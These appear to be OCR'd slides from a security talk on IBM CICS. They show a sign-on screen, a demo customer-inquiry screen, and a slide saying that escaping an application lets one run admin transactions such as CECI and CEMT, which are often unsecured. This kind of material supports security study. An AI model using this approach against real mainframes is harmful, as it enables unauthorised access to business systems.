


```
                           Signon to CICS                       APPLID CICSTS32

 WELCOME TO CICS TS 3.2




 Type your userid and password, then press ENTER:

          Userid . . . . ________    Groupid . . . ________
          Password . . .
          Language . . . ___

      New Password . . .









 DFHCE3520 Please type your userid.
 F3=Exit
```



```
INQMAP1            Customer Inquiry                                        INQ1

Type a customer number.  Then press Enter.

Customer number. . . . . 400000

Name and address . . . : DENLLI
                         NEREA
                         834 NJD RD
                         DENVILLE                     IL 07444












F3=Exit   F12=Cancel
```

Interactive apps



Most interactive applications on z/OS rely on a middleware called CICS

CICS is a combination Drupal and Apache Tomcat… before it was cool (*around 1968*)


Current version is CICS TS 5.4

CICS: a middleware full of secrets


If we manage to “exit” the application, we can instruct CICS to execute default admin programs (CECI, CEMT, etc.) => rarely secured

CECI offers to execute API functions

As usual, some API functions are particularly interesting!

